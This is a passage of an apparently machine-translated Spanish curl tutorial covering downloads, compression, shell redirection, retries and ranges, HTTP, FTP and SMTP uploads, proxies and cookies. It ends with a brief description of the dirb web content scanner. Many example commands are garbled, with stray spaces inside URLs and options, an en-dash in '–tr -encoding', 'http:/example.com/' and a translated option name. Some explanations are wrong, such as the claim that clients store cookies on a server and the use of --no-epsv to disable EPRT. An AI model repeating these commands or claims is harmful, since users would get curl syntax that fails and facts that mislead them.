Si se prueba la descarga example.com anterior, se notará que curl envia los datos descargados a stdout a menos que se le indique que haga otra cosa. La salida de datos a stdout es realmente útil cuando se quiere canalizar a otro programa o similar, pero no siempre es la la forma óptima de manejar las descargas.
Se puede dar a curl un nombre de archivo para guardar la descarga con la opción -o [nombre de archivo] o con --output como la versión larga de la opción, donde el nombre de archivo es solo un nombre de archivo, una ruta relativa a un nombre de archivo o una ruta completa al archivo.

Conseguir el nombre del fichero objetivo desde el servidor
Los servidores HTTP tienen la opción de proporcionar un encabezado llamado Content-Disposition: en las respuestas. Este encabezado puede contener un nombre de archivo sugerido por los contenidos entregados y se le puede decir a curl que use esta pista para nombrar su archivo local. El -J / -- nombre del encabezado remoto, permite esto. Si también usa la opción -O, hace que curl use el nombre del archivo de la URL predeterminado y solo si realmente hay un encabezado disponible Content-Disposition, cambia a guardar usando este nombre.

-J tiene algunos problemas y riesgos asociados que los usuarios deben tener en cuenta:

1. Solo usará la parte más a la derecha del nombre de archivo sugerido, por lo que cualquier ruta o directorio el servidor sugiere que se eliminarán.
2. Dado que el servidor selecciona completamente el nombre del archivo, curl sobrescribirá cualquier archivo local preexistente en su directorio actual si el servidor proporciona dicho nombre de archivo.
3. Problemas de codificación de nombre de archivo y juegos de caracteres. curl no decodifica el nombre en ninguna manera, por lo que puede terminar con un nombre de archivo codificado en URL donde un navegador de lo contrario, descifrarlo en algo más legible utilizando un conjunto de caracteres sensible.

HTML y el conjunto de caracteres
curl descargará los datos binarios exactos que envía el servidor. Esto puede ser importante en el caso de que, por ejemplo, descargue una página HTML u otros datos de texto que usen una determinada codificación de caracteres que el navegador muestra como se esperaba. Entonces curl no traduce los datos que llegan.
Un ejemplo donde esto causa algunos resultados sorprendentes es cuando un usuario descarga una página web con algo como:

```
curl https://example.com/ -o storage.html
```

... y al inspeccionar storage.html después del hecho, el usuario se da cuenta de que uno o más caracteres se ven graciosos o totalmente equivocados. Esto puede ser muy bien porque el el servidor envió los caracteres usando el juego de caracteres X, mientras que su editor y entorno usan el juego de caracteres Y. En un mundo ideal, todos usaríamos UTF-8 en todas partes, pero desafortunadamente, este aún no es el caso.

Compresión
curl permite solicitar a los servidores HTTP y HTTPS que proporcionen versiones comprimidas de los datos y luego realiza la descompresión automática al llegar. En situaciones donde el ancho de banda es más limitado que la CPU, esto ayudará a recibir más datos en menos tiempo.
La compresión HTTP se puede hacer usando 2 mecanismos diferentes, uno que podría ser considerado la forma correcta y la otra que es la forma en que todo el mundo realmente usa y es la forma generalizada y popular de hacerlo. La forma común de comprimir contenido HTTP es utilizando el encabezado Content-Encoding. Se pide a curl que use esto con la opción --compressed:

curl --compressed http://example.com/

Con esta opción habilitada y si el servidor lo admite, entrega los datos en un formato comprimido y curl lo descomprimirá antes de guardarlo o enviarlo a stdout. Esto generalmente significa que como usuario realmente no ve o experimenta la compresión de otra manera que no sea posible mas que notando una transferencia más rápida.
La opción --compressed solicita la compresión de codificación de contenido utilizando uno de los algoritmos de compresión compatibles. También está el método Transfer-Encoding más raro, que es que el encabezado que se creó para este método automatizado pero que nunca fue realmente ampliamente adoptado. Se puede indicar a curl que solicite la compresión Transfer-Encoded con la opción --tr:

curl –tr -encoding http://example.com/

En teoría no hay nada que impida usar ambas opciones en la misma línea de comando, aunque en la práctica, puede experimentar que algunos servidores se confundan un poco cuando pida comprimir de 2 maneras diferentes. En general, es más seguro elegir uno.

Redirección tipo shell
Cuando se invoca curl desde un shell o algún otro sistema de línea de comandos, generalmente el entorno proporciona un conjunto de capacidades de redirección de salida. En la mayoría de los shells de Linux y de Unix y con las indicaciones de comando de Windows, se dirige el stdout a un archivo con > nombre del archivo. Usar esto hace que el uso de -o u -O sea superfluo.

curl http://example.com/ > example.html

Redirigir la salida a un archivo, redirige toda la salida de curl a este archivo, por lo que incluso si solicita transferir más de una URL a stdout, redirigiendo la salida obtendrá la salida de todas las URL almacenado en este único archivo.

curl http://example.com/1 http://example.com/2 > files

Los shells de Unix generalmente permiten redirigir la secuencia stderr por separado. La secuencia stderr es generalmente una secuencia que también se muestra en el terminal, pero se puede redirigir por separado del flujo stdout. La secuencia stdout es para los datos, mientras que stderr son los metadatos y los errores, etc. Eso no son datos. Se puede redirigir stderr de la forma siguiente:

curl http://example.com > files.html 2>errors

Múltiples descargas
Debido a que se puede decir a curl que descargue muchas URL en una sola línea de comando, a veces se desee almacenar estas descargas en archivos locales separados.
La clave para entender esto es que cada URL descargada necesita su propia instrucción de almacenamiento. Sin dicha instrucción de almacenamiento, curl enviará los datos a stdout de forma predeterminada. Si solicita 2 URL y solo le dice a curl donde guardar la primera URL, se envía la segunda a stdout, de la forma siguiente:

curl -o one.html http://example.com/1 http://example.com/2

Las instrucciones de almacenamiento se leen y manejan en el mismo orden que se descargan las URLs, no tienen que estar al lado de la URL de ninguna manera. Se puedes redondear todas las opciones de salida primero, último o intercalado con las URL.
Todos estos ejemplos funcionan de la misma manera:

curl -o 1.txt -o 2.txt http://example.com/1 http://example.com/2
curl http://example.com/1 http://example.com/2 -o 1.txt - o 2.txt
curl -o 1.txt http://example.com/1 http://example.com/2 -o 2.txt
curl -o 1.txt http://example.com/1 -o 2.txt http://example.com/2

El - O es igualmente solo una instrucción para una sola descarga, por lo que si descarga múltiples URL, se deben especificar varias veces:

curl -O -O http://example.com/1 http://example.com/2

Limitando la velocidad

Para la mayoría de los casos, usar el mayor ancho de banda posible es algo bueno. Hace que la transferencia sea más rápido, hace que el comando curl se complete antes y hará que la transferencia use recursos del servidor por un período de tiempo más corto.

Sin embargo a veces se descubrirá que curl elimina otras funciones de red en la conexión de red local, lo cual es un inconveniente. En estas situaciones, es posible que se desee decirle a curl que disminuya la velocidad para que otros usuarios de la red tengan una mejor oportunidad de obtener sus datos. Con --limit-rate [velocidad] se puede decir a curl que no vaya más rápido que el número dado de octetos por segundo. El valor del límite de velocidad se puede dar con un sufijo de letra usando uno de K, M y G para kilobytes, megabytes y gigabytes.

Para hacer que curl no descargue datos más rápido que 200 kilobytes por segundo, ejecutar lo siguiente:

curl https: //example. com/ - - limit- rate 200K

Tamaño máximo del fichero

Cuando desee asegurarse de que la línea de comando de curl no intenta descargar un archivo demasiado grande, puede indicarle a curl que se detenga antes de hacerlo, si conoce el tamaño antes de que comience la transferencia. Tal vez eso usaría demasiado ancho de banda, tomaría demasiado tiempo o no tendría suficiente espacio en el disco duro:

curl --max-filesize 100000 https://example.com/

Se puede especificar la descarga más grande que aceptará en número de octetos y si curl puede descubrir el tamaño antes de que comience la transferencia se cancelará antes de intentar descargar algo más grande.

Hay muchas situaciones en las que curl no puede calcular el tamaño en el momento de que empieze la transferencia y esta opción no afectará a estas transferencias, incluso si pueden ser más grandes que la cantidad especificada

Almacenando metadatos en el sistema de ficheros

Al guardar una descarga de un archivo con curl, la opción --xattr le dice a curl que también almacene determinados metadatos de archivo en "extended file attributes". Estos atributos extendidos son básicamente pares nombre/valor estandarizados almacenados en el sistema de archivos, asumiendo uno de los archivos admitidos y sistemas operativos utilizados.

Actualmente la URL está almacenada en el atributo xdg.origin.url y para HTTP, el tipo de contenido se almacena en el atributo mime_type. Si el sistema de archivos no admite atributos extendidos cuando se establece esta opción, se emite una advertencia.

Opción --raw

Cuando se usa la opción --raw, se deshabilita toda la decodificación interna del contenido o las codificaciones de transferencia y en su lugar, hace que el curl pase sin modificar ni procesar los datos.

Esto se usa generalmente si se está escribiendo algún tipo de software intermedio y se desea transmitir quizás el contenido a otro cliente HTTP y permitir que haga la decodificación en su lugar.

Reintentando intentos fallidos

Normalmente curl solo intentará realizar una transferencia y devolverá un error si no tiene éxito. Usando la opción --retry puede decirle a curl que vuelva a intentar determinadas transferencias fallidas.

Si curl devuelve un error transitorio cuando intenta realizar una transferencia, volverá a intentar el

número de veces especificado antes de rendirse. Establecer el número en 0 hace que curl no vuelva a intentarlo y es lo que sucede por defecto. El error transitorio significa: un tiempo de espera, un código de respuesta FTP 4xx o un HTTP 5xx código de respuesta.

Cuando curl está a punto de volver a intentar una transferencia, primero esperará un segundo y luego todos los siguientes volverá a intentarlo duplicando el tiempo de espera hasta que llegue a 10 minutos, que luego será el retraso entre el resto de los reintentos. Usando --retry-delay se puede deshabilitar este algoritmo exponencial de reintento y establecer su propio retraso entre los intentos. Con --retry-max-time se especifica el tiempo total permitido para los reintentos. La opción --max-time especificará el tiempo más largo que se permite gastar en una sola de estas transferencias.

Reanudando y rangos
Reanudar una descarga significa primero verificar el tamaño de lo que ya está presente localmente y luego pedir al servidor que envíe el resto para que pueda agregarse. curl también permite reanudar la transferencia en un punto personalizado sin tener realmente nada presente localmente.
curl soporta descargas reanudadas en varios protocolos. Se trata de decir a curl donde comenzar la transferencia con la opción -C, --continue-at que toma un desplazamiento del contador de octetos numérico simple donde comenzar o la cadena: eso le pide a curl que lo descubra en función de lo que sabe. Cuando se usa -, curl usará el nombre del archivo de destino para determinar cuantos datos ya están presentes localmente y solicitar usar esto como una compensación cuando solicite más datos del servidor.

Para iniciar una descarga de un fichero FTP desde la posición 100:

```
curl --continue-at 100 ftp://example.com/bigfile
```

Continuar descargando una descarga interrumpida previamente:

```
curl --continue-at - http://example.com/bigfile -O
```

En cambio si solo desea transferir un rango de octetos específico del recurso remoto, se puede pedir solo esto. Por ejemplo cuando solo se desean 1000 octetos a partir de la posición 100 para evitar tener que descargar todo el archivo remoto enorme, se puede ejecutar:

```
curl --range 100-1999 http://example.com/bigfile
```

37.4. Subida de ficheros

Subir es un término que significa enviar datos a un servidor remoto. La subida se realiza de manera diferente para cada protocolo y varios protocolos pueden incluso permitir diferentes formas de subir datos. Se pueden subir datos utilizando uno de estos protocolos: FILE, FTP, FTPS, HTTP, HTTPS, IMAP, IMAPS, SCP, SFTP, SMB, SMBS, SMTP, SMTPS y TFTP.

POST
POST es el método HTTP que se inventó para enviar datos a una aplicación web receptora y es como funcionan los formularios HTML más comunes en la web. Por lo general se envía un fragmento de un tamaño relativamente pequeño de datos al receptor. El tipo de subida generalmente se realiza con las opciones -d o --data, pero hay algunas alteraciones adicionales.

multipart formpost
Los formpost multipart también se utilizan en los formularios HTML de sitios web, normalmente cuando hay un archivo a subir. Este tipo de carga también es una POST HTTP pero envía los datos formateados de acuerdo con algunas reglas especiales, que es lo que significa el nombre multipart. Dado que se envían los datos con un formato completamente diferente, no se puede seleccionar que tipo de POST a usar a su propio antojo, sino que depende completamente de lo que el servidor receptor espera y puede manejar. Los formpost multipart HTTP se realizan con la opción -F

PUT
HTTP PUT es el tipo de subida que se diseñó para enviar un recurso completo que es destinado a colocarse tal cual en el sitio remoto o incluso reemplazar un recurso allí existente, este es también el método de subida menos utilizado para HTTP en la web, ya que la mayoría de los servidores web ni siquiera lo tienen habilitado.
Para efectuar una subida HTTP, usar la opción -T con el nombre del archivo a subir:

```
curl -T uploadthis http://example.com/
```

Subidas FTP
Trabajando con FTP, se puede ver el sistema de archivos remoto al que se accede. Se le dice al servidor exactamente en que directorio desea colocar el fichero y que nombre de archivo utilizar. Si se especifica la URL de subida con una barra inclinada final, curl agregará el nombre del archivo utilizado localmente a la URL y luego este será el nombre del archivo utilizado cuando se almacena de forma remota:

```
curl -T uploadthis ftp://example.com/this/directory/
```

Entonces si se prefiere seleccionar un nombre de archivo diferente en el lado remoto que el que ha utilizado localmente, se ha de especificar en la URL:

```
curl -T uploadthis ftp://example.com/this/directory/remotename
```

Subidas SMTP
Es posible que no se considere que enviar un correo electrónico sea subirlo, pero sí lo es. Se sube el cuerpo del correo al servidor SMTP. Con SMTP, también se deben incluir todos los encabezados de correo electrónico necesarios (To :, From :, Data :, etc.) en el cuerpo del correo, ya que curl no agregará ninguno.

```
curl -T mail smtp://mail.example.com/ --mail-from user@example.com
```

Limitando la velocidad
La limitación de velocidad funciona exactamente igual para las subidas que para las descargas y de hecho curl solo tiene un límite único que limitará la velocidad en ambas direcciones.

37.5. FTP

FTP, File Transfer Protocol, es probablemente el protocolo de red más antiguo que admite curl y fue creado a principios de los años 1970. La especificación oficial es todavía la documentación RFC959 de 1985, publicado una década antes del primer lanzamiento de curl. El protocolo FTP es un protocolo de comando y respuesta. El cliente envía un comando y el servidor responde. Si se usa la opción -v, se verán todos los comandos y las respuestas durante una transferencia.

Para una transferencia ordinaria, hay como de 5 a 8 comandos necesarios para enviar y otras tantas respuestas para esperar y leer. Quizás no sea necesario decir que si el servidor está en un ubicación remota, habrá mucho tiempo esperando que pase el ping pong antes de la transferencia de archivos real se puede configurar y comenzar. Para archivos pequeños, los comandos iniciales pueden muy bien llevar más tiempo que la transferencia de datos real.

Modo de transferencia
Cuando un cliente FTP está a punto de transferir datos, especifica al servidor que modo de transferencia quisiera usar. Los 2 modos de transferencia de curl soportados son ASCII y BINARY. ASCII es básicamente para texto y generalmente significa que el servidor enviará los archivos con los finales de líneas convertidos, mientras que binario significa enviar los datos sin alteración y asumir que el archivo no es texto. curl pasará de manera predeterminada al modo de transferencia binaria para FTP y para solicitar el modo ASCII, se usará la opción -B/ -- use-ascii o asegurándose

de que la URL termine con ;type = A.

Autenticación
FTP es uno de los protocolos a los que normalmente se accede sin un nombre de usuario y contraseña. Simplemente sucede que para los sistemas que permiten el acceso FTP anónimo, se puede iniciar la sesión con casi cualquier nombre y contraseña. Cuando curl se usa en una URL FTP para realizar transferencias sin ningún nombre de usuario o contraseña, se utiliza el nombre anonymous con la contraseña ftp@example.com
Si se desea proporcionar otro nombre de usuario y contraseña, se puede pasar a curl con la opción -u, -user o insertar la información en la URL de la forma siguiente:

```
curl --user daniel: secret ftp://example.com/download
curl ftp:// daniel:secret@example.com/download
```

Conexiones activas
El cliente puede optar por pedir al servidor que se conecte con el cliente para configurarlo, lo que se denomina conexión activa. Esto se hace con los comandos PORT o EPRT. Permitir que un dispositivo remoto se conecte de nuevo a un cliente en un puerto que el cliente abre, requiere que no haya cortafuegos u otro dispositivo de red intermedio que no deje pasar. Solicita una transferencia activa usando la opción -P [arg], también conocido como --ftpport en forma larga y aunque la opción le permite especificar exactamente que dirección usar, solo configura lo mismo de donde viene es casi siempre la elección correcta y lo hace con -P -, de esta manera para pedir un archivo, ejecutar:

```
curl -P - ftp://example.com/ foobar.txt
```

También puede solicitar explícitamente a curl que no use EPRT que es un comando un poco más nuevo que PORT con la opción --no-epsv de la línea de comandos.

Conexiones pasivas
Por defecto curl pide una conexión pasiva, lo que significa que envía un comando PASV o EPSV al servidor y luego el servidor abre un nuevo puerto para la segunda conexión al que luego se conecta curl. Las conexiones salientes a un nuevo puerto son generalmente más fáciles y menos restringidas para los usuarios finales y clientes, pero luego requiere que la red en el extremo del servidor lo permita. Las conexiones pasivas están habilitadas de forma predeterminada, pero si se ha activado anteriormente una conexión activa, se puede volver a pasiva con la opción --ftp-pasv
También se puede pedir explícitamente a curl que no use EPSV, que es un comando un poco más nuevo que PASV, con la opción --no-epsv de la línea de comandos.

A veces el servidor ejecuta una configuración original para que cuando curl emita el comando PASV y el servidor responde con una dirección IP para que curl se conecte, esta dirección es incorrecta y entonces curl no puede configurar la conexión de datos. En esta situación, se puede preguntar a curl que ignore la dirección IP mencionada en la respuesta PASV con la opción --ftp-skip-pasv-ip y en su lugar usar la misma dirección IP que tiene para la conexión de control incluso para la segunda conexión.

Listado del directorio
Se puede enumerar un directorio FTP remoto con curl asegurándose de que la URL termine con una barra oblicua final. Si la URL termina con una barra diagonal, curl supone que es un directorio que desea enumerar. Si en realidad no es un directorio, lo más probable es que en su lugar reciba un error.

```
curl ftp://ftp.example.com/directory/
```

Con FTP no hay una sintaxis estándar para la salida del directorio que se devuelve con este tipo de comando que usa el comando FTP estándar LIST. La lista suele ser legible y perfectamente

comprensible, pero algunos servidores devolverán el listado de maneras ligeramente diferentes. Para obtener solo una lista de todos los nombres en un directorio y así evitar el formato especial de los listados de directorio regulares, usar la opción --list-only o simplemente -l. Después curl emite el comando NLST FTP en su lugar:

curl --list-only ftp://ftp.example.com/directory/

Subiendo con FTP

Para subir un fichero en un servidor FTP, especificar la ruta y el nombre del archivo de destino completo en la URL y especificar el nombre del archivo local a subir con -T, --upload-file. Opcionalmente finaliza la URL de destino con una barra inclinada y luego el componente de archivo de la ruta local será agregado por curl y se usa como nombre de archivo remoto.
Como:

curl - T localfile ftp://ftp.example.com/dir/path/remote-file

o usar también el nombre del archivo local remotamente:

curl - T localfile ftp://ftp.example.com/dir/path/

curl también admite globbing en el argumento -T para que pueda optar por subir fácilmente un rango o una serie de archivos:

curl - T image[1- 99].jpg ftp: //ftp.example.com/upload/

o

curl - T '{Huey, Dewey, Louie}.jpg' ftp://ftp.example.com/nephews/

37.6. SMTP

curl admite el envío de datos a un servidor SMTP, que combinado con el conjunto correcto de las opciones de línea de comando hace que se envíe un correo electrónico a un conjunto de receptores de su elección. Al enviar SMTP con curl, hay 2 opciones de línea de comando necesarias que deben ser usadas.

- Debe decirle al servidor al menos un destinatario con --mail-rcpt. Se puede usar esta opción varias veces y luego curl le dirá al servidor que todas estas direcciones de correo electrónico deberían recibir el correo electrónico.
- Debe decirle al servidor que dirección de correo electrónico es el remitente del correo electrónico con --mailfrom. Es importante darse cuenta de que esta dirección de correo electrónico no es necesariamente la misma como se muestra en la línea From: linea del texto del correo electrónico.

Luego debe proporcionar los datos de correo electrónico reales. Este es un archivo de texto formateado de acuerdo con la RFC 5322. Es un conjunto de encabezados y un cuerpo. Tanto los encabezados como el cuerpo deben estar codificados correctamente. Los encabezados generalmente incluyen To:, From:, Subject:, Date: etc.
Una línea de comando básica para enviar un correo electrónico es la siguiente:

curl smtp://mail.example.com --mail-from myself@example.com --mail- rcpt receiver@example.com --upload-file email.txt

Ejemplo de un fichero email.txt

From: John Smith <john@example. com>
To: Joe Smith <smith@example. com>
Subject: an example. com example email
Date: Mon, 7 Nov 2016 08: 45: 16
Dear Joe,
Welcome to this example email. What a lovely day.

La URL de SMTP
La parte de ruta de una solicitud SMTP especifica el nombre del dispositivo que se presentará durante la comunicación con el servidor de correo. Si se omite la ruta, curl intentará descubrir el nombre del dispositivo de la computadora local y usar esto. Sin embargo esto puede no devolver el nombre del dominio totalmente calificado que requieren algunos servidores de correo y especificar esta ruta permite establecer un nombre alternativo, como el nombre de dominio completo de su máquina, que podría tener obtenido de una función externa como gethostname o getaddrinfo.
Para conectarse al servidor de correo en mail.example.com y enviar el nombre del dispositivo de la computadora local en el comando HELO/ EHLO:

```
curl smtp://mail.example.com
```

También se puede usar siempre la opción -v para ver la comunicación cliente-servidor.
En lugar de tener que enviar client.example.com en el comando HELO/EHLO al correo del servidor en el mail.example.com, se puede hacer:

```
curl smtp://mail.example.com/client.example.com
```

Cuando se envía un correo electrónico con un cliente de correo ordinario, primero se buscará un registro MX para un dominio concreto al que desea enviar un correo electrónico. Si se envía un correo electrónico a joe@example.com, el cliente obtendrá los registros MX de example.com para saber que servidor de correo utilizar para enviar correos electrónicos a los usuarios de example.com. curl no realiza búsquedas MX por sí mismo. Si desea averiguar a que servidor enviar un correo electrónico para un dominio en particular, le recomendamos que lo descubra primero y luego llame a curl para usar estos servidores Las útiles herramientas de línea de comandos para obtener registros MX incluyen 'dig' y 'nslookup'.

37.7. Proxies

Un proxy es una máquina o software que hace algo en nuestro nombre, el cliente. También se puede ver como un intermediario que se sienta entre el cliente y el servidor que desea trabajar, con un intermediario al que se conecta en lugar del servidor remoto real. Se le preguntas al proxy la operación a realizar deseada por usted y luego se ejecutará y hará eso y luego devolverá los datos. Algunas redes están configuradas para requerir un proxy para que se pueda acceder a Internet o tal vez esta red especial que le interesa. El uso de proxies se introduce en la red por las personas y la administración que maneja la red por razones políticas o técnicas.

Algunos entornos de red proporcionan varios servidores proxy diferentes que deberían usarse en diferentes situaciones y una forma muy personalizable de manejarlo que sea compatible con los navegadores se llama "proxy auto-config" o PAC.
Un archivo PAC contiene una función Javascript que decide que proxy debería usarse para la conexión a una red determinada (URL) e incluso si no se debería usar ningún proxy. Normalmente la mayoría de navegadores leen el archivo PAC de una URL en la red local. Dado que curl no tiene capacidades Javascript, curl no admite archivos PAC. Si el navegador y la red utiliza archivos PAC, la ruta más fácil hacia adelante suele ser leer el archivo PAC manualmente y averiguar el proxy que necesita especificar para ejecutar su línea de comando curl con éxito.

Tipos de proxy
curl admite varios tipos diferentes de servidores proxy. El tipo de proxy predeterminado es HTTP, por lo que si especifica un nombre de dispositivo proxy o dirección IP sin un parte del esquema, es decir la parte que a menudo se escribe como http: //, curl supone que es un proxy HTTP. curl también permite varias opciones diferentes para establecer el tipo de proxy en lugar de usar el prefijo del esquema.

Proxy HTTP
Un proxy HTTP es un proxy con el que el cliente habla HTTP para realizar la transferencia. Por defecto curl asumirá que un dispositivo con el que se usa la opción -x o --proxy es un proxy HTTP y a menos que también especifique un número de puerto, será el puerto 3128 predeterminado. Si se desea solicitar la página web example.com utilizando un proxy en 192.168.0.1 puerto 8080, la línea de comando sería:

```
curl -x 192.168.0.1:8080 http:/example.com/
```

Si se habilita el modo verbose con -v cuando se habla con un proxy, se verá que curl se conecta al proxy en lugar del servidor remoto y verá que usa un poco diferente la línea de solicitud.

HTTPS y proxy
HTTPS fue diseñado para permitir y proporcionar privacidad segura de extremo a extremo desde cliente al servidor y viceversa. Para proporcionar esto al hablar con un proxy HTTP, el protocolo HTTP tiene una solicitud especial que curl usa para configurar un túnel a través del proxy que entonces puede encriptar y verificar. Este método HTTP se conoce como CONNECT. Cuando el proxy hace un túnel de datos cifrados a través del servidor remoto después de la configuración de un método CONNECT, el proxy no puede ver ni modificar el tráfico sin romper el cifrado:

```
curl -x proxy.example.com:80 https://example.com/
```

Protocolos no HTTP sobre un proxy HTTP
Un proxy HTTP significa que el proxy habla HTTP. Los proxies HTTP se utilizan principalmente para proxy HTTP pero también es bastante común que también admitan otros protocolos. En particular, FTP es comúnmente soportado. Cuando se habla FTP sobre un proxy HTTP, generalmente se hace pretendiendo más o menos que otro protocolo funcione como HTTP y le pide al proxy que obtenga esta URL, incluso si la URL no está usando HTTP. Esta distinción es importante porque significa que cuando se envía a través de un proxy HTTP, curl realmente no habla FTP a pesar de tener una URL FTP, por lo tanto las características específicas de FTP no funcionarán:

```
curl -x http://proxy.example.com:80 ftp://ftp.example.com/file.txt
```

Entonces lo que puede hacer en su lugar es hacer un túnel a través del proxy HTTP

Túnel de proxy HTTP
La mayoría de los proxies HTTP permiten a los clientes hacer un túnel a través de un servidor al otro lado. Esto es exactamente lo que se hace cada vez que usa HTTPS a través del proxy HTTP, un túnel a través de un proxy HTTP con curl usando -p o --proxytunnel.
Cuando se usa HTTPS a través de un proxy, normalmente se conecta al HTTPS número de puerto TCP remoto predeterminado 443, por lo tanto encontrará la mayoría de los servidores proxy HTTP de la lista blanca y permitirá conexiones solo a los dispositivos en este número de puerto y quizás algunos otros. La mayoría de los servidores proxy negarán a los clientes la conexión a cualquier puerto aleatorio.
Para establecer un túnel FTP, ejecutar lo siguiente:

```
curl -p -x http://proxy.example.com:80 ftp://ftp.example.com/file.txt
```

Para decir a curl que use HTTP/1.0 en su solicitud CONNECT emitida al proxy HTTP, se debe usar la opción --proxy1.0 [proxy] en lugar de -x

Tipos de SOCKS
SOCKS es un protocolo utilizado para proxies y curl lo soporta. curl admite los SOCKS versión 4 y versión 5. Se puede seleccionar la versión específica de SOCKS utilizando la parte de esquema correcta para el dispositivo proxy dado con -x o especificarlo con una opción separada en lugar de -x
SOCKS4 es para la versión 4 y SOCKS4a es para la versión 4 sin resolver el nombre del dispositivo localmente:

curl -x socks4://proxy.example.com http://www.example.com/
curl --socks4 proxy.example.com http://www.example.com/

Las versiones SOCKS4a:

curl -x socks4a: //proxy.example.com http://www.example.com/
curl --socks4a proxy.example.com http://www.example.com/

SOCKS5 es para la versión 5 y SOCKS5-hostname es para la versión 5 sin resolver el nombre del dispositivo localmente:

curl -x socks5: //proxy.example.com http://www.example.com/
curl --socks5 proxy.example.com http://www.example.com/

Versiones SOCKS5-hostname. Esta envía el nombre del dispositivo al servidor de forma que no resuelve el nombre localmente:

curl -x socks5h: //proxy.example.com http://www.example.com/
curl --socks5- hostname proxy. example.com http://www.example.com/

Autenticación

Los proxies HTTP pueden requerir autenticación, por lo que curl debe proporcionar las credenciales correspondientes para que el proxy las pueda usar y si no lo hace, solo hará que el proxy devuelva respuestas HTTP utilizando el código 407. La autenticación para los servidores proxy es muy similar a la autenticación HTTP normal, pero es independiente de la autenticación del servidor para permitir que los clientes usen independientemente la autenticación del dispositivo y la autenticación del proxy.

Con curl, se configura el nombre de usuario y la contraseña para la autenticación del proxy con la opción -U usuario: contraseña o --proxy-user usuario:contraseña

curl -U daniel:secr3t -x myproxy: 80 http://example.com

Este ejemplo usará de manera predeterminada el esquema de autenticación básico. Algunos proxies requerirán otro esquema de autenticación y los encabezados que se devuelven cuando se obtiene una respuesta 407, le dirá cual y luego puede solicitar un método específico con las opciones --proxydigest, --proxy-negotiate, --proxy-ntlm. Ahora el ejemplo anterior se escribiría de la manera siguiente para la autenticación NTLM con el proxy:

curl -U daniel:secr3t -x myproxy:80 http://example.com --proxy-ntlm

También existe la opción mediante la cual curl debe descubrir que método quiere y soporta el proxy y luego seguir con esto usando la opción --proxy-anyauth. Para pedir a curl que use cualquier método que el proxy quiera como este, se ejecutará:

curl -U daniel:secr3t -x myproxy:80 http://example.com --proxy-anyauth

Variables de entorno de proxy

curl comprueba la existencia de variables de entorno especialmente nombradas antes de su ejecución para ver si se solicita que se use un proxy. El proxy se especifica estableciendo una variable llamada [scheme] _proxy que contiene el nombre del dispositivo proxy de la misma manera que se especifica el dispositivo con -x. Entonces si se quieres decir a curl que uses un proxy cuando accede a un servidor HTTP, se ha de configurar la variable de entorno http_proxy, como por ejemplo:

http_proxy=http://proxy.example.com:80
curl -v www.example.com

Si bien el ejemplo anterior muestra el protocolo HTTP, también se puede configurar ftp_proxy, https_proxy, etc.. Todos estos nombres de variables de entorno proxy, excepto http_proxy, también se pueden especificar en mayúsculas, como HTTPS_PROXY.

Para establecer una sola variable que controle todos los protocolos, existe ALL_PROXY. Si se especifica una variable de protocolo, esta tendrá prioridad.

Al usar variables de entorno para configurar un proxy, se puede terminar fácilmente en una

situación donde uno o algunos nombres de dispositivo deben excluirse de pasar por el proxy. Esto se hace usando la variable NO_PROXY. Establecer esto en una lista de nombres de dispositivo separados por comas que no debería usar un proxy cuando se accede a él. Se puede configurar NO_PROXY para que sea único asterisco ('*') para que coincida con todos los dispositivos.

37.8. Cookies

Las cookies HTTP son pares clave/valor que un cliente almacena en un servidor. Son enviados de vuelta en solicitudes posteriores de acuerdo con la heurística, para permitir a los clientes mantener el estado entre solicitudes. Recordar que el protocolo HTTP en sí no tiene estado real sino que tiene que reenviar todos los datos en solicitudes posteriores que desea que el servidor tenga en cuenta.

El servidor configura las cookies con el encabezado Set-Cookie: y con cada cookie el servidor envía un montón de propiedades adicionales que deben coincidir para que el cliente envíe la cookie de vuelta. Al igual que el nombre de dominio y la ruta, quizás lo más importante es cuanto tiempo debe vivir la cookie.

La expiración de una cookie se establece en un tiempo fijo en el futuro o para vivir una serie de segundos o no expira nunca. Una cookie sin tiempo de caducidad se denomina session cookie y está destinado a vivir durante la sesión pero no por más tiempo. Una sesión con este aspecto, normalmente piensa que es el tiempo de vida del navegador utilizado para maniobrar un sitio. Cuando se cierra el navegador, finaliza su sesión. Hacer operaciones HTTP contra un cliente con la línea de comando que admite cookies, plantea la pregunta cuando una sesión realmente termina.

Motor de cookies
El concepto general de curl solo hace lo mínimo a menos que se lo diga de manera diferente y no reconoce las cookies por defecto. Se necesita encender el motor de cookies para hacer que curl haga un seguimiento de las cookies que recibe y luego enviarlas a las solicitudes que han coincidido con ellas. Habilitar el motor de cookies es pedir a curl que lea o escriba cookies. Si se le dice a curl que lea cookies de un archivo no existente, solo encenderá el motor pero comenzará con un almacén de cookies interno y vacío:

```
curl -b non-existing http://example.com
```

Pero solo encender el motor de cookies, obtener un solo recurso y no tendría sentido ya que curl no tendría ninguna posibilidad de enviar las cookies que recibió. Asumiendo el sitio en este ejemplo, establecería cookies y luego haría una redirección que se especificaría de la forma siguiente:

```
curl -L -b non-existing http://example.com
```

Leyendo cookies de un fichero
El formato de archivo que curl usa para las cookies se llaman el formato de cookies de Netscape porque alguna vez fue el formato de archivo utilizado por los navegadores y luego podría decirle fácilmente a curl que use las cookies del navegador.
También curl admite un archivo de cookie que es un conjunto de encabezados HTTP que establece cookies. Es un formato inferior, pero puede ser lo único que se tiene.
Decir a curl de que archivo leer de las cookies iniciales, se escribiría de la forma siguiente:

```
curl -L -b cookies.txt http://example.com
```

Escribiendo cookies en un fichero
El lugar donde se almacenan las cookies a veces se denomina "cookie jar". Cuando se habilita el motor de cookies en curl y se han recibido cookies, se puede indicarle a curl que descargue todas sus cookies conocidas en un archivo, el cookie jar, antes de que exista. Es importante recordar que curl solo actualiza el cookie jar de salida al salir y no durante su vida útil, no importa cuanto demore el manejo de las entradas dadas.

Señalar la salida del cookie jar con -c:

```
curl -c cookie-jar.txt http://example.com
```

-c es la opción para escribir cookies en un archivo, -b es la opción para leer cookies de un archivo. A menudo se quieren los dos.

Cuando curl escribe cookies en este archivo, guardará todas las cookies conocidas, incluidas las que son cookies de sesión sin una vida útil determinada. curl no tiene noción de una sesión y no sabe cuando termina una sesión para que no elimine las cookies de sesión a menos que se le indique.

38. dirb

dirb es un escáner de contenido web, busca objetos web existentes y/u ocultos. Básicamente funciona al lanzar un ataque basado en diccionario contra un servidor web y analizar la respuesta. dirb viene con un conjunto de listas de palabras de ataque preconfiguradas para un uso fácil, pero puede usar sus listas de palabras personalizadas. Además a veces dirb se puede usar como un escáner CGI clásico, pero es un escáner de contenido no un escáner de vulnerabilidades.

